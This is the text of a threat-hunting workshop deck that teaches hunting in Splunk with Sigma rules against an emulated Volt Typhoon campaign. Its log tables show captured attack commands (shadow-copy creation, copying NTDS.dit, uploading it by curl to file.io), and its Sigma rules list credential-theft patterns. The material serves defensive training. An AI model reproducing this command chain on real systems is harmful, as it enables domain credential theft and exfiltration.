

Hunting Through The SIEM

Presented by: Tyler Casey, Trey Billbrey



Whoami



Lead Detection Engineer & Deputy of SCYTHE Labs

- Blue Teamer
- DCO Analyst
- Threat Hunter
- Incident Responder



@1qazCasey



/tyler-j-casey

Whoami



Lead Adversarial Emulation Engineer & Head of SCYTHE Labs

- Red Teamer
- Threat Hunter
- SOC Analyst
- Consultant
- Educator
- Content Creator
- Lifelong Learner
- CISSP, GICSP, GCIP, RTAC



@TCraf7



/georgebilbrey

Table of *contents*



01

The Basics

Focusing on the
Process &
Methodologies

02

Our SIEM

Splunk's interface,
functionality,
dashboards, and
queries

03

Time To Hunt!

Sigma overview &
hands on detecting
adversary actions.

04

Reporting

Effectively document
and communicate
adversarial findings

01

Threat Hunting 101



What is threat hunting?



TLDR: Finding the bad.

Actively hunting for malicious activity in your network.

Two main approaches:

- Reactive
- Proactive

Importance of Threat Hunting

Fills Detection Gaps

Catches TTPs that automated tools miss.



Reduces Dwell Time

Earlier detection cuts attacker dwell time.

Strengthens IR

Expedites Containment, Eradication & Recovery.

Human Driven

Analysis depends on defender interaction.

Reduced Breach Impact

Identify threats before significant damage occurs.

Methodologies



Intelligence Based

CTI-guided hunting focused on known adversaries & TTPs.



Behavioral Based


Detecting anomalous user or system behavior.



Entity (System) Based

Protecting high-value assets most likely to be targeted.

Core Principles



TTP Focused

Hunt based on behaviors, not IOCs



Data Driven

Logs, network traffic & telemetry



Iterative

Refine methods with each hunt & new intel.



Hypothesis Driven

Test assumptions about adversary behavior.

Threat Hunting Process



Collect Data

Investigate



Create
Hypothesis



Analyze Data



Refine

Hunting Kickstarter



SIGMA

"The shareable detection
format for security
professionals."
SigmaHQ



**Splunk Security
Content**

Repository of Analytic
Stories & Security Guides

Hunting Kickstarter – Splunk Security Content



- Analytic Stories
- Detections
- Threat Hunting Playbooks

Detections

Filter Table Values

1784 / 1784

Name ↕	Data Source ↕	Technique ↕	Type ↕	Analytic Story ↕	Date ↕
Splunk Disable KVStore via CSRF Enabling Maintenance Mode	> Splunk	T1489	TTP	Splunk Vulnerabilities	2024-10-14
Splunk Image File Disclosure via PDF Export in Classic Dashboard	> Splunk	T1087	HUNTING	Splunk Vulnerabilities	2024-10-14
Splunk Improperly Formatted Parameter Crashes splunkd	> Splunk	T1499	TTP	Splunk Vulnerabilities	2024-10-14
Splunk Low-Priv Search as nobody SplunkDeploymentServerConfig App	> Splunk	T1068	HUNTING	Splunk Vulnerabilities	2024-10-14
Splunk Persistent XSS via Props Conf	> Splunk	T1189	HUNTING	Splunk Vulnerabilities	2024-10-14
Splunk Persistent XSS via Scheduled Views	> Splunk	T1189	HUNTING	Splunk Vulnerabilities	2024-10-14

Hunting Kickstarter

Sigma

"The shareable detection format
for security professionals."

SigmaHQ

Rule Packs
Community-compiled packs
of Sigma detection rules



detection_rule.yml

Sigma Format
Generic, sharable detection rules



Sigma Converter
Converts Rules to any
supported SIEM Query



<https://sigmahq.io/>

Lab Time



- Goal:
 - Familiarize yourself with Sigma & Splunk Security Content
- Tasks:
 - Sigma - <https://github.com/SigmaHQ/sigma>
 - Splunk Security Content - <https://research.splunk.com/>
- Time: 10 minutes

02

Our SIEM

We are going Spelunking..



SIEM (Splunk)



What is a SIEM?

- Log Aggregator
- Centralized View

Benefits

- Event correlation across the enterprise
- Real-Time Monitoring
- Alerting
- Able to view historic trends

Volt Typhoon

Suspicious Archive Creation

Sigma Rule: file_event_win_susp_archive_creation.yml

Image ↕	values(TargetFilename) ↕
C:\Users\Administrator\Desktop\vt2.exe	C:\Users\Administrator\Downloads\info.zip
C:\Users\Administrator\Desktop\vt3.exe	C:\Users\Administrator\Downloads\info.zip
C:\Users\Administrator\Desktop\vt4.exe	C:\Users\Administrator\Downloads\History.zip C:\Users\Administrator\Downloads\info.zip
C:\Users\Administrator\Desktop\vt5.exe	C:\Users\Administrator\Downloads\History.zip C:\Users\Administrator\Downloads\info.zip
C:\Users\Administrator\Desktop\vt6.exe	C:\Users\Administrator\Downloads\History.zip C:\Users\Administrator\Downloads\info.zip

Psexec Execution

Sigma Rule: proc_creation_win_sysinternals_psex

Image ↕	values(CommandL
C:\Users\Public\Psexec.exe	"C:\Users\Public whoami -accepteu "C:\Users\Public 1qaz2wsx!QAZ@WSX "C:\Users\Public password -d whoa

Suspicious ParentImage of CMD/POSH

Sigma Rule: proc_creation_win_susp_cmd_posh_parentimage.yml

ParentImage ↕	values(Image) ↕
-	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Users\Administrator\Desktop\vt2.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe C:\Windows\System32\cmd.exe
C:\Users\Administrator\Desktop\vt3.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe C:\Windows\System32\cmd.exe
C:\Users\Administrator\Desktop\vt4.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe C:\Windows\System32\cmd.exe
C:\Users\Administrator\Desktop\vt5.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe C:\Windows\System32\cmd.exe
C:\Users\Administrator\Desktop\vt6.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe C:\Windows\System32\cmd.exe
C:\Windows\explorer.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

What sources do we have?

- Review sources, sourcetypes, and logs you are ingesting!
- Don't wait until you are in an incident!



```
| metadata type=sourcetypes  
| table sourcetype
```

✓ 9 results (10/16/24 7:00:00.000 PM to 10/17/24 7:17:00.000 PM)

Events (0) Patterns **Statistics (9)** Visualization

20 Per Page ▾ / Format Preview ▾

sourcetype ⇅

ActiveDirectory
WinEventLog:Application
WinEventLog:Microsoft-Windows-Sysmon/Operational
WinEventLog:Security
WinEventLog:System
linux_audit
logd
mac_os_system_log
sysmon:linux

```
| metadata type=sources  
| table source
```

✓ 12 results (10/16/24 7:00:00.000 PM to 10/17/24 7:18:49.000 PM)

Events (0) Patterns **Statistics (12)** Visualization

20 Per Page ▾ / Format Preview ▾

source ⇅

/var/log/audit/audit.log
/var/log/syslog
/var/log/system.log
ActiveDirectory
WinEventLog:Application
WinEventLog:Microsoft-Windows-Sysmon/Operational
WinEventLog:Security
WinEventLog:System
logd://SplunkNetworkState
logd://SplunkProcesses
logd://SplunkSandboxBreakouts
logd://SplunkSecurity

```
| metadata type=hosts  
| table host
```

✓ 8 results (10/16/24 7:00:00.000 PM to 10/17/24 7:18:49.000 PM)

Events (0) Patterns **Statistics (8)** Visualization

20 Per Page ▾ / Format Preview ▾

host ⇅


EC2AMAZ-2SCKHQR
EC2AMAZ-D64173M
EC2AMAZ-JFOCHEQ
EC2AMAZ-NCJHLLJ
EC2AMAZ-SRGIV5B
Treys-Mac-mini.local
ip-172-31-10-139
treys-mac-mini.lan

Data Organizing

| table

Display only the specified fields,
reduce noise

| table _time ParentImage Image
ParentCommandLine
CommandLine



The screenshot shows a Splunk search interface with the following search query: `index=main source="WinEventLog:Microsoft-Windows-Sysmon/Operational" host="EC2AMAZ-SRGIV5B" EventCode IN (1) ParentImage IN (*\powershell*, *\cmd*) | table ParentImage CommandLine | sort +_time`. The results are displayed in a table with 17 events. The table has two columns: ParentImage and CommandLine. The data shows various system events, including PowerShell and Command Prompt executions, network connections, and system administration tasks.


ParentImage	CommandLine
C:\Windows\System32\cmd.exe	C:\Users\Public\PsExec.exe -accepteula \\localhost -u admin -p HashP8ss1!!! -d whoami.exe
C:\Windows\System32\cmd.exe	curl -F "file=@C:\Users\ADMINI~1\AppData\Local\Temp\2\ntds.dit" -s -w "%n" https://file.io
C:\Windows\System32\cmd.exe	vssadmin create shadow /for=C:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile
C:\Windows\System32\cmd.exe	net start
C:\Windows\System32\cmd.exe	whoami
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Users\Administrator\campaigns\hunt.exe"
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\system32\notepad.exe" .\ntds.dit
C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe	"C:\Windows\system32\vssadmin.exe" list shadows
C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe	"C:\Windows\system32\vssadmin.exe" list providers
C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe	"C:\Windows\system32\vssadmin.exe" list volumes
C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe	"C:\Windows\system32\vssadmin.exe" --help
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\system32\cmd.exe" /c copy \\?\GLOBALROOT\Device**\\windows\ntds\ntds.dit

Data Organizing

| stats

Aggregate data, analyze & summarize more effectively

|stats values(CommandLine) by Image



The screenshot shows a Splunk search interface. The search bar contains the following query:

```
index=main source="WinEventLog:Microsoft-Windows-Sysmon/Operational" host="EC2AMAZ-SRGIV5B" EventCode IN (1)
ParentImage IN (*\powershell.exe, *\cmd*)
| stats values(CommandLine) by ParentImage
| sort +_time
```

The search results show 13 events from 10/17/24 3:36:00.000 PM to 10/17/24 7:36:23.000 PM. The results are displayed in a table with two columns: ParentImage and values(CommandLine).

ParentImage	values(CommandLine)
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Users\Administrator\campaigns\hunt.exe" "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile "C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe" "C:\Windows\system32\cmd.exe" /c copy \\?\GLOBALROOT\Device*\windows\ntds\ntds.dit "C:\Windows\system32\notepad.exe" .\ntds.dit "C:\Windows\system32\vssadmin.exe" create shadow /for=C:
C:\Windows\System32\cmd.exe	C:\Users\Public\PSEXEC.exe -accepteula \\localhost -u admin -p HashP@ss1111 -d whoami.exe curl -F "file=@C:\Users\ADMINI~1\AppData\Local\Temp\2\ntds.dit" -s -w "%n" https://file.io net start vssadmin create shadow /for=C: whoami

Lab Time

- Goal:
 - Splunk, SCYTHE & Lab familiarization
- Tasks:
 - Familiarize yourself with CourseStack
 - Deploy threats via SCYTHE
 - First Hunt w/ Splunk!
- Time: 20 - 30 minutes



03

Hunt!



Intelligence Based Hunt

Your Intelligence Cell has a high confidence that **Volt Typhoon** has targeted your organization & has provided you with their observed TTPs.

The Intelligence Report (CTI) is the launch pad for your hypothesis / hunt plan!



Form Hypothesis

Based off the CTI, we hypothesize that **Volt Typhoon will attempt to obtain credentials** via:

- Obtaining NTDS.dit from DC
- **VSSADMIN to create shadow copy**
- NTDSUTIL to copy NTDS.dit

Create or curate some detection rules that you think will hit on these TTPs.

Credential Access

Volt Typhoon actors first obtain credentials from public-facing appliances after gaining initial access by exploiting privilege escalation vulnerabilities [T1068^{ct}] in the operating system or network services. In some cases, they have obtained credentials insecurely stored on the appliance [T1552^{ct}]. In one instance, where Volt Typhoon likely exploited CVE-2022-42475 in an unpatched Fortinet device, Volt Typhoon actors compromised a domain admin account stored inappropriately on the device.

Volt Typhoon also consistently obtains valid credentials by extracting the Active Directory database file (NTDS.dit) —in some cases multiple times from the same victim over long periods [T1003.003^{ct}]. NTDS.dit contains usernames, hashed passwords, and group memberships for all domain accounts, essentially allowing for full domain compromise if the hashes can be cracked offline.

To obtain NTDS.dit, the U.S. authoring agencies have observed Volt Typhoon:

1. Move laterally [TA0008^{ct}] to the domain controller via an interactive RDP session using a compromised account with domain administrator privileges [T1021.001^{ct}];
2. Execute the Windows-native vssadmin [T1006^{ct}] command to create a volume shadow copy;
3. Use Windows Management Instrumentation Console (WMIC) commands [T1047^{ct}] to execute ntdsutil (a LOTL utility) to copy NTDS.dit and SYSTEM registry hive from the volume shadow copy; and
4. Exfiltrate [TA0010^{ct}] NTDS.dit and SYSTEM registry hive to crack passwords offline) [T1110.002^{ct}]. (For more details, including specific commands used, see Appendix A: Volt Typhoon LOTL Activity.)

Note: A volume shadow copy contains a copy of all the files and folders that exist on the specified volume. Each volume shadow copy created on a DC includes its NTDS.dit and the SYSTEM registry hive, which provides keys to decrypt the NTDS.dit file.

<https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-038a>

Curate Detection Rules – Sigma

This rule detects on CommandLine arguments related to retrieving NTDS.dit.

Utilizing Sigma, we can quickly curate a detection and translate it into a search query...

```
title: Activity Related to NTDS.dit Domain Hash Retrieval
id: b932b60f-fdda-4d53-8eda-a170c1d97bbd
status: deprecated
description: Detects suspicious commands that could be related to activity that uses volume shadow copy to steal and retrieve NTDS.dit
author: Florian Roth (Nextron Systems), Michael Haag
date: 2019/01/16
modified: 2022/04/11
references:
  - https://www.swordshield.com/2015/07/getting-hashes-from-ntds-dit-file/
  - https://room362.com/post/2013/2013-06-10-volume-shadow-copy-ntdsdit-domain-hashes-remotely-part-1/
  - https://www.trustwave.com/Resources/SpiderLabs-Blog/Tutorial-for-NTDS-goodness-(VSSADMIN,-WMIS,-NTDS-dit,-SYSTEM)/
  - https://securingtomorrow.mcafee.com/mcafee-labs/new-teslacrypt-ransomware-arrives-via-spam/
  - https://dfironthemountain.wordpress.com/2018/12/06/locked-file-access-using-esentutl-exe/
tags:
  - attack.credential_access
  - attack.t1003
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    CommandLine:
      - 'vssadmin.exe Delete Shadows'
      - 'vssadmin create shadow /for=C:'
      - 'copy \\?\GLOBALROOT\Device\*\windows\ntds\ntds.dit'
      - 'copy \\?\GLOBALROOT\Device\*\config\SAM'
      - 'vssadmin delete shadows /for=C:'
      - 'reg SAVE HKLM\SYSTEM '
      - 'esentutl.exe /y /vss *\ntds.dit*'
      - 'esentutl.exe /y /vss *\SAM'
      - 'esentutl.exe /y /vss *\SYSTEM'
  condition: selection
fields:
  - CommandLine
  - ParentCommandLine
falsepositives:
  - Administrative activity
level: high
```


SIGCONVERTER

sigconverter.io
sigma rule converter



Backend:

splunk

Format:

default

Pipeline:

select pipelines...

CLI:

```
sigma convert --without-pipeline -t splunk -f default rule.yml
```



rule.yml

pipeline.yml

```
title: Compress Data and Lock With Password for Exfiltration With 7-ZIP
id: 9fbf5927-5261-4284-a71d-f681029ea574
status: test
description: An adversary may compress or encrypt data that is collected prior to exfiltration using 3rd party utilities
references:
  - https://github.com/redcanaryco/atomic-red-team/blob/f339e7da7d05f6057fdcfdd3742bfcf365fee2a9/atomics/T1560.001/T1560.001
author: frack113
date: 2021/07/27
modified: 2023/03/13
tags:
  - attack.collection
  - attack.t1560.001
logsource:
  category: process_creation
  product: windows
detection:
  selection_img:
    - Description|contains: '7-Zip'
    - Image|endswith:
        - '\7z.exe'
        - '\7zr.exe'
        - '\7za.exe'
    - OriginalFileName:
        - '7z.exe'
        - '7za.exe'
```

query

```
Description="7-Zip" OR Image IN ("\\7z.exe", "\\7zr.exe", "\\7za.exe") OR OriginalFileName IN ("7z.exe", "7za.exe") CommandLine="* -p*" CommandLine IN ("* a ", "* u ")
```

<https://sigconverter.io/#>

Collect & Analyze Logs

- Logs are already ingested in SIEM
- Detection query is prepped, time to run it!
- Does this warrant additional investigation?

Index=main source="WinEventLog:Microsoft-Windows-Sysmon/Operational" host="EC2AMAZ-SRGIV5B"

CommandLine IN ("vssadmin.exe Delete Shadows", "*vssadmin* create shadow /for=C:*", "*copy *\GLOBALROOT\Device*", "copy *\GLOBALROOT\Device*\config\\SAM", "vssadmin delete shadows /for=C:", "reg SAVE HKLM\SYSTEM ", "esentutl.exe /y /vss *\\ntds.dit*", "esentutl.exe /y /vss *\\SAM", "esentutl.exe /y /vss *\\SYSTEM")

| table _time ParentImage Image ParentCommandLine CommandLine

| sort +_time

Last 24 hours

5 events (10/16/24 5:00:00.000 PM to 10/17/24 5:07:15.000 PM)

No Event Sampling

Job

II

Verbose M

Events (5)

Patterns

Statistics (5)

Visualization

20 Per Page

Format

Preview

_time	ParentImage	Image	ParentCommandLine	CommandLine
2024-10-17 15:48:31	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\vssadmin.exe	"PowerShell.exe" -noexit -command Set-Location -literalPath 'C:\Users\Administrator\Desktop'	"C:\Windows\system32\vssadmin.exe" create shadow /for=C:
2024-10-17 16:20:15	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\cmd.exe	"PowerShell.exe" -noexit -command Set-Location -literalPath 'C:\Users\Administrator\Desktop'	"C:\Windows\system32\cmd.exe" /c copy \\7\GLOBALROOT\Device*\windows\ntds\ntds.dit
2024-10-17 16:48:31	C:\Windows\System32\cmd.exe	C:\Windows\System32\vssadmin.exe	cmd /c "vssadmin create shadow /for=C:"	vssadmin create shadow /for=C:
2024-10-17 16:48:31	C:\Users\Administrator\campaigns\hunt.exe	C:\Windows\System32\cmd.exe	"C:\Users\Administrator\campaigns\hunt.exe"	cmd /c "vssadmin create shadow /for=C:"
2024-10-17 16:48:36	C:\Users\Administrator\campaigns\hunt.exe	C:\Windows\System32\cmd.exe	"C:\Users\Administrator\campaigns\hunt.exe"	cmd /c "copy \\7\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\Users\ADMINI~1\AppData\Local\Temp\2\ntds.dit 2>&1"

Investigate!

- Look at logs around that time period
- Pivot off of suspicious images (processes) or parent images
- Dig back into CTI for other possible TTPs to hunt for
- Build your story!

index=main source="WinEventLog:Microsoft-Windows-Sysmon/Operational" host="EC2AMAZ-SRGIV5B" EventCode IN (1)
| table _time ParentImage Image ParentCommandLine CommandLine
| sort +_time

27 events (10/17/24 4:47:41.000 PM to 10/17/24 4:49:41.001 PM) No Event Sampling

Events (27) Patterns Statistics (27) Visualization

20 Per Page Format Preview

_time	ParentImage	Image	ParentCommandLine	CommandLine
2024-10-17 16:47:45	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\Administrator\campaigns\hunt.exe	"PowerShell.exe" -noexit -command Set-Location -literalPath 'C:\Users\Administrator\Desktop'	"C:\Users\Administrator\campaigns\hunt.exe"
2024-10-17 16:48:05	C:\Windows\System32\cmd.exe	C:\Windows\System32\whoami.exe	cmd /c whoami	whoami
2024-10-17 16:48:05	C:\Users\Administrator\campaigns\hunt.exe	C:\Windows\System32\cmd.exe	"C:\Users\Administrator\campaigns\hunt.exe"	cmd /c whoami
2024-10-17 16:48:10	C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	net start	C:\Windows\system32\net1 start
2024-10-17 16:48:10	C:\Windows\System32\cmd.exe	C:\Windows\System32\net.exe	cmd /c net start	net start
2024-10-17 16:48:10	C:\Users\Administrator\campaigns\hunt.exe	C:\Windows\System32\cmd.exe	"C:\Users\Administrator\campaigns\hunt.exe"	cmd /c net start
2024-10-17 16:48:15	C:\Users\Administrator\campaigns\hunt.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Users\Administrator\campaigns\hunt.exe"	powershell -c Get-NetNeighbor

Investigate: ParentImage CommandLine

```
index=main source="WinEventLog:Microsoft-Windows-Sysmon/Operational" host="EC2AMAZ-SRGIV5B" EventCode IN (1)
(ParentImage="*\hunt.exe")
| stats values(CommandLine) by Image ParentImage
| table ParentImage Image values(CommandLine)
```

Last 24 hours ▼



✓ 7 events (10/16/24 5:00:00.000 PM to 10/17/24 5:25:50.000 PM)

No Event Sampling ▼

Job ▼



Verbose Mode ▼

Events (7)

Patterns

Statistics (2)

Visualization

20 Per Page ▼

Format

Preview ▼

ParentImage ↕	Image ↕	values(CommandLine) ↕
C:\Users\Administrator\campaigns\hunt.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell -c "Get-EventLog security -instanceid 4624 fl * out-file \$env:PUBLIC\user.dat" powershell -c Get-NetNeighbor
C:\Users\Administrator\campaigns\hunt.exe	C:\Windows\System32\cmd.exe	cmd /c "copy \\? \GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\Users\ADMINI-1\AppData\Local\Temp\2\ntds.dit 2>&1" cmd /c "vssadmin create shadow /for=C:" cmd /c net start cmd /c whoami cmd.exe /c curl -F "file=@C:\Users\ADMINI-1\AppData\Local\Temp\2\ntds.dit" -s -w "\n" https://file.io

Investigate: Net & DNS Connections

```
index=main source="WinEventLog:Microsoft-Windows-Sysmon/Operational" host="EC2AMAZ-SRGIV5B" EventCode IN (22) "*" \hunt.exe"
| stats values(QueryName) by Image
```

✓ 1 event (10/16/24 5:00:00.000 PM to 10/17/24 5:20:48.000 PM)

No Event Sampling ▼

Job ▼



```
index=main source="WinEventLog:Microsoft-Windows-Sysmon/Operational" host="EC2AMAZ-SRGIV5B" EventCode IN (22) "*" \hunt.exe"
| stats values(DestinationIp) by Image
```

Events (1)

Patterns

Statistics (1)

Visualization

20 Per Page ▼

Format

Preview ▼

Image ↕



values(QueryName) ↕

C:\Users\Administrator\campaigns\hunt.exe

training.stage.unicorncroft.com

Events (382)

Patterns

Statistics (1)

Visualization

20 Per Page ▼

Format

Preview ▼

Image ↕



values(DestinationIp) ↕

C:\Users\Administrator\campaigns\hunt.exe

3.128.209.240

What do we know?

powershell.exe

- 20241017@164745 hunt.exe

C:\users\administrator\campaigns\hunt.exe

- 20241017@164705 whoami
- 20241017@164810 net start
- 20241017@164815 powershell -c Get-NetNeighbor
- 20241017@164831 vssadmin create shadow /for=C
- 20241017@164836 cmd /c copy \\?\VolumeShadowCopy1\NTDS.dit %TEMP%\ntds.dit 2>&1
- Get-EventLog security 4624 ...
- cmd /c curl %temp%\ntds.dit https://file.io
- **Net Connections to:** training.stage.unicrocft[.]com and 3.128.209[.]240

Refine

- Is this a good detection to employ for future use?
- Are there false positives I can exclude?
- Are there visibility gaps we need to address?



Easy Wins

Easy Wins

Edit Export ...

Suspicious CMD/POSH ParentImage

	Image ↕	values(CommandLine) ↕
	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell -c "Get-EventLog security -instanceid 4624 fl * [out-file \$env:PUBLIC\user.dat]" powershell -c Get-NetNeighbor
lent64.exe	C:\Windows\System32\cmd.exe	cmd /c whoami /all
	C:\Windows\System32\cmd.exe	cmd /c whoami
	C:\Windows\System32\cmd.exe	cmd /c whoami
	C:\Windows\System32\cmd.exe	cmd /c "copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\Users\ADMINI~1\AppData\Local\Temp\2\ntds.dit 2>&1" cmd /c "vssadmin create shadow /for=C:" cmd /c net start cmd /c whoami cmd.exe /c curl -F "file=@C:\Users\ADMINI~1\AppData\Local\Temp\2\ntds.dit" -s -w "n" https://file.io

Set Run Key Registry Value

TaskCategory ↕	Details ↕	values(TargetObject) ↕
Registry value set (rule: RegistryEvent)	C:\ProgramData\CocCocBrowser\WCBrowserWatcher.exe	HKU\S-1-5-21-2150483400-243633168-2572844940-500\Software\Microsoft\Windows\CurrentVersion\Run\AonSwift
Registry value set (rule: RegistryEvent)	C:\ProgramData\Intel\UsbConfig.exe	HKU\S-1-5-21-2150483400-243633168-2572844940-500\Software\Microsoft\Windows\CurrentVersion\Run\UsbConfig
Registry value set (rule: RegistryEvent)	C:\Users\Public\Sharepoint.exe	HKU\S-1-5-21-2150483400-243633168-2572844940-500\Software\Microsoft\Windows\CurrentVersion\Run\Sharepoint
Registry value set (rule: RegistryEvent)	C:\Windows\system32\wsl.exe --install -d Ubuntu	HKU\S-1-5-21-2150483400-243633168-2572844940-500\Software\Microsoft\Windows\CurrentVersion\RunOnce\WslInstallContinue

Suspicious Process Creation Location

ParentImage ↕	Image ↕	values(Comm
C:\Users\Administrator\campaigns\sf_ad.exe	C:\Users\ADMINI~1\SCY\AppData\Local\Temp\tools\SharpHound.exe	"C:\Users\AD -stealth --o C:\Users\ADM
C:\Users\Administrator\campaigns\sf_ad.exe	C:\Users\ADMINI~1\SCY\AppData\Local\Temp\tools\TruffleSnout.exe	"C:\Users\AD domain -n SC "C:\Users\AD forest -n SC
C:\Users\Administrator\campaigns\sf_ad.exe	C:\Users\ADMINI~1\SCY\AppData\Local\Temp\tools\grouper.exe	"C:\Users\AD f C:\Users\A
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\Administrator\Downloads\SharpHound.exe	"C:\Users\Ad
C:\Windows\explorer.exe	C:\Users\Administrator\Downloads\edits_scythe_client64.exe	"C:\Users\Ad
C:\Windows\System32\cmd.exe	C:\Users\Public\Za.exe	C:\Users\Pub V1XZ204.rar" "C:\Users\Ad

Suspicious CMD, Curl, PoSH DNS Queries

Image ↕	values(QueryName) ↕
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	EC2AMAZ-SRGIV58 api.telegram.org demo.dev.unicorncroft.com icanhazip.com ipinfo.io subreviews.azurewebsites.net training.stage.unicorncroft.com
C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe	subreviews.azurewebsites.net
C:\Windows\System32\cmd.exe	google.com
